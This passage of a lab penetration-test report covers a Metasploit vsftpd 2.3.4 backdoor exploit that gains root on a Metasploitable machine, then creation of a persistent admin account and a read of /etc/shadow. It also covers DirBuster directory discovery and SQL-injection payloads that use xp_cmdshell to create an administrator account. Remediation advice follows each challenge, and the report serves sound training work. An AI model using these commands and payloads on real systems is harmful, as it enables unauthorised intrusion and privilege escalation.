   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

RHOSTS was then set to the MSP2 IP address of 192.168.1.40.



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.40
RHOSTS ⇒ 192.168.1.40
```


Finally, I used the exploit to create a valid session concluding Part 1 of the assessment.



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.40:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.40:21 - USER: 331 Please specify the password.
[+] 192.168.1.40:21 - Backdoor service has been spawned, handling ...
[+] 192.168.1.40:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.1.60:34695 → 192.168.1.40:6200 ) at 2024-03-26 21:59:26
-0400

█
```


Part 2

With this session running, I used it to create a new user called Zachary and then chose the password Zach1




```
useradd Zachary
passwd Zachary
Enter new UNIX password: Zach1
Retype new UNIX password: Zach1
passwd: password updated successfully
```

Then, I used the usermod command to add Zachary to the admin group and give the account admin privileges.




```
usermod -aG admin Zachary
```

Following this, in a separate terminal I used the telnet service to hop onto the MSP2 machine with the Zachary credentials I created.




```
┌──(root㉿kali)-[~]
└─# telnet 192.168.1.40
Trying 192.168.1.40...
Connected to 192.168.1.40.
```

Finally, I used the ‘sudo cat /etc/shadow’ string to show that the user account Zachary had gotten root privileges within the MSP2 machine and maintained them.



```
msfadmin@metasploitable:~$ sudo cat /etc/shadow
```



```
Zachary:$1$z7jI5TuJ$HkJtL9D4GVRhFHz3.qws51:19809:0:99999:7:::
msfadmin@metasploitable:~$
```

VULNERABILITY

The following is a list of the vulnerabilities found during the attack. They are explained in more detail in the conclusions and recommendations part of the report.

1. Vulnerable FTP Service: The FTP service running version 2.3.4 has a known weakness that could exploited at the current stage. This vulnerability allows for session creation on the victim machine and with it there are numerous other exploits that could be achieved such as privilege escalation.
2. Privilege Escalation: This vulnerability appears after a session was created but it allows for new login credentials to be made with ease. Following this, within the session a user can simply execute the usermod -aG admin ACCOUNT command to give themselves admin rights without any security in place.

REMEDIATION

The following is a list of remediation's that should be considered. They are explained in more detail in the conclusions and recommendations part of the report.

1. Update/Patch FTP Service - Apply the latest security patch available towards the FTP service that will address the current backdoor issue that is exposed within 2.3.4. Patch updates are crucial in ensuring that services are up-to-date with the best levels of security practices.
2. Disable Vulnerable/Unused Services - Disabling unused services will reduce the machine's attack service which aids in improving security posture. If FTP is not being used then it should be disabled to ensure the MSP2 machine is more secure.
3. Access Control Policies - Strict access controls on user accounts can make it more difficult for an attacker to gain access to a system along with access to certain controls for gaining elevated privileges.

CHALLENGE 5 - HIDDEN WEBSITE CONTENT DISCOVERY


SOFTWARE AND TOOLS USED FOR ATTACK

- Kali 2021.4
- Dirbuster 1.0-RC1

ASSESSMENT

The goal of this penetration test attack was to locate “hidden” directories on the 192.168.1.10/isihack website. Tools such as dirbuster can be used to simulate a brute-force style attack for finding these hidden areas of a site. Due to this, it is recommended to avoid using hidden directories for storing sensitive information.

I began this assessment by launching Dirbuster and typing http://192.168.1.10/isihack/ for the Target URL along with using Dir to start with the /isihack directory. Furthermore, I used the directory-list-2.3 medium.txt wordlist for the dirs/files amalgamation.



Target URL (eg http://example.com:80/)
192.168.1.10/isihack/

Work Method ○ Use GET requests only ● Auto Switch (HEAD and GET)

Number Of Threads 10 Threads □ Go Faster

Select scanning type: ● List based brute force ○ Pure Brute Force

File with list of dirs/files
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Char set a-zA-Z0-9%20- Min length 1 Max Length 8

Select starting options: ● Standard start point ○ URL Fuzz


☑ Brute Force Dirs □ Be Recursive Dir to start with /isihack

☑ Brute Force Files □ Use Blank Extension File extension php

URL to fuzz - /test.html?url={dir}.asp

Please complete the test details

This photo shows the completed scan that shows various files along with the other directories located on the webpage. There are numerous flags that stick out such as flag1.txt, flag2.txt, and flag3.txt.


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File
Options
About
Help
Scan Information
Results - List View: Dirs: 0 Files: 9
Results - Tree View
Errors: 0
(Select and right click for more options)
Change
Back
Pause
Stop
Report

http://192.168.1.10:80/isihack/

Type	Found	Response	Size
Dir	/isihack/	200	4117
Dir	/	200	938
File	/isihack/loginsi.aspx	200	4720
File	/isihack/ProductList.aspx	200	3249
File	/isihack/myAccount.aspx	200	4438
File	/isihack/FeedBack.aspx	200	2652
File	/isihack/shop.aspx	200	7274
Dir	/isihack/App_Themes/	200	469
Dir	/isihack/App_Themes/Theme1/	200	502
Dir	/isihack/programas/	200	465
File	/isihack/programas/flag3.txt	200	271
Dir	/isihack/app_themes/	200	469
Dir	/isihack/app_themes/Theme1/	200	502
Dir	/isihack/Barracks/	200	462
File	/isihack/Barracks/flag1.txt	200	293
Dir	/isihack/login_token/	200	471
File	/isihack/login_token/flag2.txt	200	273
Dir	/isihack/PROGRAMAS/	200	465
File	/isihack/PROGRAMAS/flag3.txt	200	271

Current speed: 0 requests/sec

Average speed: (T) 1075, (C) 7048 requests/sec

Parse Queue Size: 0

Total Requests: 441117/441121


Current number of running threads: 200

200


Time To Finish: 00:00:00

DirBuster Stopped


Each one of these challenge flags could have contained sensitive information but within this assessment they did not. Flag 1 was set to CONFIDENTIALITY-INTEGRITY-AVAILABILITY. Flag 2 was set to PYTHON-PROGRAMMING. Finally, Flag 3 was set to DIGITAL-FORENSICS.



```
CONFIDENTIALITY-INTEGRITY-AVAILABILITY-FLAG1
```



```
PYTHON-PROGRAMMING-FLAG2
```



```
DIGITAL-FORENSICS-FLAG3
```

VULNERABILITY

The following is a list of the vulnerabilities found during the attack. They are explained in more detail in the conclusions and recommendations part of the report.

1. Multiple Exposed Hidden Directories: Utilizing Dirbuster shows that there are numerous directories located off of /ISIHACK which allows for hidden content to be discovered. This leads to an exposed angle of attack due to no authentication of security in place to restrict these hidden directories from being accessed by anyone without credentials.

REMEDIATION

The following is a list of remediation's that should be considered. They are explained in more detail in the conclusions and recommendations part of the report.

1. Directory Access Restrictions - There should be implementations of access controls, permissions, or authentication means that restrict access only to specific users who are authorized to ensure that any sensitive files or directories cannot be accessed through brute-forced attacks through tools such as Dirbuster.
2. Encryption of Sensitive Content - There should be at least a base level of encryption for any sensitive information found within these directories in case of potential breaches. Each of the flag based files should have some level of encryption standards in place.
3. Web Application Firewall - There should be a WAF to monitor traffic and filter out brute-force attacks through blockage of suspicious requests.

CHALLENGE 6 - PRIVILEGE ESCLATION VIA SQL INJECTION


SOFTWARE AND TOOLS USED FOR ATTACK

- Kali 2021.4
- Mozilla Firefox 91.4.0esr

ASSESSMENT

The goal of this penetration test attack was to assume the role of an attacker trying to escalate their privileges on the 312Ville ISIHACK site. This test looks at possible means of privilege escalation via SQL injection strings that can be used within the ProductList.aspx?search= portion of the web page.


I started out by loading the web page through Firefox by typing in http://192.168.1.10/isihack/ProductList.aspx?search=.



Product Search - SQL Injection Information Disclosure Demo

Product	Description	Price
1111	Head Phones	10.99
1234	Good Book	29.99
2222	AA Battery 4 Pack	3.99
4444	USB Cable	8.99
5555	AAA Battery 4 Pack	3.99
5678	CD 25 Pack	9.99
6666	AA Battery 2 Pack	2.99
7777	AA Battery Charger	19.99
8901	DVD	12.99

Then I entered the statement '; exec xp_cmdshell 'net user /add hacker2 pwnd'; -- within the Product Search to create a new user account named hacker2.



192.168.1.10/isihack/ProductL ×
+
192.168.1.10/isihack/ProductList.aspx?search=
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
'; exec xp_cmdshell 'net user /a
Search

Product Search - SQL Injection Information Disclosure Demo

Product	Description	Price
1111	Head Phones	10.99
1234	Good Book	29.99
2222	AA Battery 4 Pack	3.99
4444	USB Cable	8.99
5555	AAA Battery 4 Pack	3.99
5678	CD 25 Pack	9.99
6666	AA Battery 2 Pack	2.99
7777	AA Battery Charger	19.99
8901	DVD	12.99

```
'; exec xp_cmdshell 'net user /add hacker2 pwnd'; --
```

Following this, I used a similar statement of '; exec xp_cmdshell 'net localgroup administrators hacker2 /add' -- to add the hacker2 user account within the Administrator group to give it admin privileges.



192.168.1.10/isihack/ProductL ×
+
192.168.1.10/isihack/ProductList.aspx?search=
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
'; exec xp_cmdshell 'net localg
Search

Product Search - SQL Injection Information Disclosure Demo

Product	Description	Price
1111	Head Phones	10.99
1234	Good Book	29.99
2222	AA Battery 4 Pack	3.99
4444	USB Cable	8.99
5555	AAA Battery 4 Pack	3.99
5678	CD 25 Pack	9.99
6666	AA Battery 2 Pack	2.99
7777	AA Battery Charger	19.99
8901	DVD	12.99


```
'; exec xp_cmdshell 'net localgroup administrators hacker2 /add' --
```

